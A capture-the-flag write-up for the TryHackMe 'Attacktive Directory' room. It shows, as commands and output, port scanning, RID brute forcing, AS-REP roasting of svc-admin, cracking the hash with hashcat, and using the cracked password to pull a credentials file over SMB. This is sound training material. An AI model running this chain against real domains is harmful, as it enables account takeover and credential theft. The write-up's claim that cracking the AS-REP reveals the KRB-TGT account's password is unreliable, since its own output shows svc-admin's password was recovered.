
Attacktive Directory: Mm0

Write-up: Michael N (Mm0)




Attacktive Directory

99% of Corporate networks run off of AD. But can you exploit a vulnerable Domain Controller?

Medium 0 min


https://tryhackme.com/r/room/attacktivedirectory

Scanning:



```
┌──(kali㉿kali)-[~/attacktiveDirectory]
└─$ sudo nmap -sS -Pn -T4 -n -p- 10.10.76.106
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-08 18:30 EDT
Stats: 0:00:04 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 2.06% done; ETC: 18:33 (0:03:10 remaining)
Stats: 0:00:59 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 9.32% done; ETC: 18:41 (0:09:44 remaining)
Stats: 0:01:55 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 16.79% done; ETC: 18:42 (0:09:30 remaining)
Nmap scan report for 10.10.76.106
Host is up (0.10s latency).
Not shown: 65508 closed tcp ports (reset)
PORT      STATE SERVICE
53/tcp    open  domain
80/tcp    open  http
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
3389/tcp  open  ms-wbt-server
5985/tcp  open  wsman
9389/tcp  open  adws
47001/tcp open  winrm
49664/tcp open  unknown
49665/tcp open  unknown
49666/tcp open  unknown
49669/tcp open  unknown
49670/tcp open  unknown
49673/tcp open  unknown
49674/tcp open  unknown
49678/tcp open  unknown
49685/tcp open  unknown
49696/tcp open  unknown
```


- Scanning the specific ports that I am interested in.



```
┌──(kali㉿kali)-[~/attacktiveDirectory]
└─$ sudo nmap -sS -sC -sV -p53,80,88,135,389,445,464,593,636,3268,3269,3389,5985,9389 10.10.76.106 > nmap.txt
[sudo] password for kali:

┌──(kali㉿kali)-[~/attacktiveDirectory]
└─$ cat nmap.txt
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-08 21:07 EDT
Stats: 0:00:01 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 7.14% done; ETC: 21:07 (0:00:00 remaining)
Nmap scan report for 10.10.76.106
Host is up (0.10s latency).

PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
80/tcp   open  http          Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: IIS Windows Server
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2024-10-09 01:07:24Z)
135/tcp  open  msrpc         Microsoft Windows RPC
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: spookysec.local0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: spookysec.local0., Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
3389/tcp open  ms-wbt-server Microsoft Terminal Services
```

Enumerate SMB port 445

List share with smbclient:




```
┌──(kali㉿kali)-[~/attacktiveDirectory]
└─$ smbclient -N -L \\\\10.10.76.106
Anonymous login successful

        Sharename       Type      Comment
        ---------       ----      -------
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.10.76.106 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
```

- `-N` no password prompt `-L` list shares.. but the Anonymous login worked but the workgroup isn't available.

Enumerate SMB

- I will use enum4linux/smbclient to enumerate smb on port 445

Using crackmapexec to brute force RID



```
┌──(kali㉿kali)-[~/Desktop/THM/attacktiveDirectory]
└─$ crackmapexec smb 10.10.76.106 -u "Guest" -p "" --rid-brute
SMB         10.10.76.106    445    ATTACKTIVEDIREC  [*] Windows 10 / Server 2019 Build 17763 x64 (name:ATTACKTIVEDIREC) (domain:spookysec.local) (signing:True) (SMBv1:False)
SMB         10.10.76.106    445    ATTACKTIVEDIREC  [-] spookysec.local\Guest: STATUS_ACCOUNT_DISABLED

┌──(kali㉿kali)-[~/Desktop/THM/attacktiveDirectory]
└─$ crackmapexec smb 10.10.76.106 -u "" -p "" --rid-brute
SMB         10.10.76.106    445    ATTACKTIVEDIREC  [*] Windows 10 / Server 2019 Build 17763 x64 (name:ATTACKTIVEDIREC) (domain:spookysec.local) (signing:True) (SMBv1:False)
SMB         10.10.76.106    445    ATTACKTIVEDIREC  [+] spookysec.local\:
SMB         10.10.76.106    445    ATTACKTIVEDIREC  [+] Brute forcing RIDs
SMB         10.10.76.106    445    ATTACKTIVEDIREC  498: THM-AD\Enterprise Read-only Domain Controllers (SidTypeGroup)
SMB         10.10.76.106    445    ATTACKTIVEDIREC  500: THM-AD\Administrator (SidTypeUser)
SMB         10.10.76.106    445    ATTACKTIVEDIREC  501: THM-AD\Guest (SidTypeUser)
SMB         10.10.76.106    445    ATTACKTIVEDIREC  502: THM-AD\krbtgt (SidTypeUser)
SMB         10.10.76.106    445    ATTACKTIVEDIREC  512: THM-AD\Domain Admins (SidTypeGroup)
SMB         10.10.76.106    445    ATTACKTIVEDIREC  513: THM-AD\Domain Users (SidTypeGroup)
SMB         10.10.76.106    445    ATTACKTIVEDIREC  514: THM-AD\Domain Guests (SidTypeGroup)
SMB         10.10.76.106    445    ATTACKTIVEDIREC  515: THM-AD\Domain Computers (SidTypeGroup)
SMB         10.10.76.106    445    ATTACKTIVEDIREC  516: THM-AD\Domain Controllers (SidTypeGroup)
SMB         10.10.76.106    445    ATTACKTIVEDIREC  517: THM-AD\Cert Publishers (SidTypeAlias)
SMB         10.10.76.106    445    ATTACKTIVEDIREC  518: THM-AD\Schema Admins (SidTypeGroup)
SMB         10.10.76.106    445    ATTACKTIVEDIREC  519: THM-AD\Enterprise Admins (SidTypeGroup)
SMB         10.10.76.106    445    ATTACKTIVEDIREC  520: THM-AD\Group Policy Creator Owners (SidTypeGroup)
SMB         10.10.76.106    445    ATTACKTIVEDIREC  521: THM-AD\Read-only Domain Controllers (SidTypeGroup)
SMB         10.10.76.106    445    ATTACKTIVEDIREC  522: THM-AD\Cloneable Domain Controllers (SidTypeGroup)
SMB         10.10.76.106    445    ATTACKTIVEDIREC  525: THM-AD\Protected Users (SidTypeGroup)
```

- The Guest user was disabled probably because tools like enum4linux likes to abuse the guest account to enumerate.


```
SMB         10.10.76.106    445    ATTACKTIVEDIREC  498: THM-AD\
SMB         10.10.76.106    445    ATTACKTIVEDIREC  500: THM-AD\
SMB         10.10.76.106    445    ATTACKTIVEDIREC  501: THM-AD\
SMB         10.10.76.106    445    ATTACKTIVEDIREC  502: THM-AD\
SMB         10.10.76.106    445    ATTACKTIVEDIREC  512: THM-AD\
SMB         10.10.76.106    445    ATTACKTIVEDIREC  513: THM-AD\
SMB         10.10.76.106    445    ATTACKTIVEDIREC  514: THM-AD\
SMB         10.10.76.106    445    ATTACKTIVEDIREC  515: THM-AD\
SMB         10.10.76.106    445    ATTACKTIVEDIREC  516: THM-AD\
SMB         10.10.76.106    445    ATTACKTIVEDIREC  517: THM-AD\
SMB         10.10.76.106    445    ATTACKTIVEDIREC  518: THM-AD\
SMB         10.10.76.106    445    ATTACKTIVEDIREC  519: THM-AD\
SMB         10.10.76.106    445    ATTACKTIVEDIREC  520: THM-AD\
SMB         10.10.76.106    445    ATTACKTIVEDIREC  521: THM-AD\
SMB         10.10.76.106    445    ATTACKTIVEDIREC  522: THM-AD\
SMB         10.10.76.106    445    ATTACKTIVEDIREC  525: THM-AD\
SMB         10.10.76.106    445    ATTACKTIVEDIREC  526: THM-AD\
SMB         10.10.76.106    445    ATTACKTIVEDIREC  527: THM-AD
SMB         10.10.76.106    445    ATTACKTIVEDIREC  553: THM-AD
SMB         10.10.76.106    445    ATTACKTIVEDIREC  571: THM-AD
SMB         10.10.76.106    445    ATTACKTIVEDIREC  572: THM-AD
SMB         10.10.76.106    445    ATTACKTIVEDIREC  1000: THM-A
SMB         10.10.76.106    445    ATTACKTIVEDIREC  1101: THM-A
SMB         10.10.76.106    445    ATTACKTIVEDIREC  1102: THM-A
SMB         10.10.76.106    445    ATTACKTIVEDIREC  1103: THM-A
SMB         10.10.76.106    445    ATTACKTIVEDIREC  1104: THM-A
SMB         10.10.76.106    445    ATTACKTIVEDIREC  1105: THM-A
SMB         10.10.76.106    445    ATTACKTIVEDIREC  1106: THM-A
SMB         10.10.76.106    445    ATTACKTIVEDIREC  1107: THM-A
SMB         10.10.76.106    445    ATTACKTIVEDIREC  1108: THM-A
SMB         10.10.76.106    445    ATTACKTIVEDIREC  1109: THM-A
SMB         10.10.76.106    445    ATTACKTIVEDIREC  1110: THM-A
SMB         10.10.76.106    445    ATTACKTIVEDIREC  1111: THM-A
SMB         10.10.76.106    445    ATTACKTIVEDIREC  1112: THM-A
SMB         10.10.76.106    445    ATTACKTIVEDIREC  1113: THM-A
SMB         10.10.76.106    445    ATTACKTIVEDIREC  1114: THM-A
SMB         10.10.76.106    445    ATTACKTIVEDIREC  1116: THM-A
SMB         10.10.76.106    445    ATTACKTIVEDIREC  1117: THM-A
SMB         10.10.76.106    445    ATTACKTIVEDIREC  1118: THM-A
SMB         10.10.76.106    445    ATTACKTIVEDIREC  1601: THM-A
```

- these are all the accounts but there are two in particular that are standing out to me:

  ```
  ATTACKTIVEDIREC  1114: THM-AD\svc-admin (SidTypeUser)
  ATTACKTIVEDIREC  1118: THM-AD\backup (SidTypeUser
  ```

  - Let me check if pre-auth is required for this account with `crackmapexec` I might be able to possible do `as-rep` roasting.


After some trial and error:



```
┌──(kali㉿kali)-[~/Desktop/THM/attacktiveDirectory]
└─$ impacket-GetNPUsers  THM-AD/"svc-admin"  -dc-ip 10.10.76.106 -no-pass
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Getting TGT for svc-admin
$krb5asrep$23$svc-admin@THM-AD:4669fd700673dca48fc942c8535ee7f3$da74442222300aa759dcc999ed23119a520245fb8a973f6791e15d7755a437f82a2d2087ed9d184da39f395a8f067fb609dbe3fe6adf9c0ce9506c0f0190303ad6bcb75b88abfe9787b6bc94cd086f23e1de9455ac1b789e3c1beef36fb94f15c8511e980c6
7532175beaa51497247edfdc993b4851f8543ec09b7e3a6672d0651a12e572fd9d898dab79b109e65ed5c50c9f2471f461db2254b917ce20fc9935143472ac2b8288173d704dbcbcb8b6493fc73cf35423034b061c6ee9b1aa25a91747fdb336e0ec791cfa81327c71db6b0d955acdba7c0b86198f38c9f14d7bda0bf332f7280c2fb3f

┌──(kali㉿kali)-[~/Desktop/THM/attacktiveDirectory]
```


```
$krb5asrep$23$svc-admin@THM-AD:4669fd700673dca48fc942c8535ee7f3
```

Cracking the TGT to get plaintext of the KRB-TGT account



```
└─$ hashcat hash
hashcat (v6.2.6) starting in autodetect mode

OpenCL API (OpenCL 3.0 PoCL 5.0+debian  Linux, None+Asserts, RELOC, SPIR, LLVM 17.0.6, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
==================================================================================================================================================
* Device #1: cpu-sandybridge-12th Gen Intel(R) Core(TM) i7-12700H, 2137/4338 MB (1024 MB allocatable), 8MCU

Hash-mode was not specified with -m. Attempting to auto-detect hash mode.
The following mode was auto-detected as the only one matching your input hash:

18200 | Kerberos 5, etype 23, AS-REP | Network Protocol

NOTE: Auto-detect is best effort. The correct hash-mode is NOT guaranteed!
Do NOT report auto-detect issues unless you are certain of the hash type.

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Not-Iterated
* Single-Hash
* Single-Salt

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

Initializing backend runtime for device #1. Please be patient...^C

┌──(kali㉿kali)-[~/Desktop/THM/attacktiveDirectory]
└─$ hashcat -m 18200 hash /usr/share/wordlists/rockyou.txt.gz
```


- We get the password of the `KRB-TGT` since the TGT in kerbrose authentication is encrypted with the NTLM hash of the KRB-TGT account, so by successfully cracking TGT we can get the KRB-TGT playing text password.



```
$krb5asrep$23$svc-admin@THM-AD:4669fd700673dca48fc942c8535ee7f3$da74442222300aa759dcc999ed23119a520245fb8a973f6791e15d7755a437f82a2d2087ed9d184da39f395a8f067fb609dbe3fe6adf9c0ce9506c0f0190303ad6bcb75b88abfe9787b6bc94cd086f23e1de9455ac1b789e3c1beef36fb94f15c8511e980c6
7532175beaa51497247edfdc993b4851f8543ec09b7e3a6672d0651a12e572fd9d898dab79b109e65ed5c50c9f2471f461db2254b917ce20fc9935143472ac2b8288173d704dbcbcb8b6493fc73cf35423034b061c6ee9b1aa25a91747fdb336e0ec791cfa81327c71db6b0d955acdba7c0b86198f38c9f14d7bda0bf332f7280c2fb3f:man
agement2005

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 18200 (Kerberos 5, etype 23, AS-REP)
Hash.Target......: $krb5asrep$23$svc-admin@THM-AD:4669fd700673dca48fc9...c2fb3f
Time.Started.....: Tue Oct  8 21:58:16 2024 (7 secs)
Time.Estimated...: Tue Oct  8 21:58:23 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt.gz)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:   861.6 kH/s (2.15ms) @ Accel:512 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 5840896/14344385 (40.72%)
Rejected.........: 0/5840896 (0.00%)
Restore.Point....: 5836800/14344385 (40.69%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: manaiagal → mamitaraquel
Hardware.Mon.#1..: Util: 58%

Started: Tue Oct  8 21:58:14 2024
Stopped: Tue Oct  8 21:58:25 2024
```


- **Password:** *management2005*

Going back to SMB:



```
┌──(kali㉿kali)-[~/Desktop/THM/attacktiveDirectory]
└─$ smbclient -U 'svc-admin' \\\\10.10.76.106\\backup
Password for [WORKGROUP\svc-admin]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Sat Apr  4 15:08:39 2020
  ..                                  D        0  Sat Apr  4 15:08:39 2020
  backup_credentials.txt              A       48  Sat Apr  4 15:08:53 2020

                8247551 blocks of size 4096. 4224129 blocks available
smb: \> get backup_credentials.txt
getting file \backup_credentials.txt of size 48 as backup_credentials.txt (0.1 KiloBytes/sec) (average 0.1 KiloBytes/sec)
smb: \> 
```

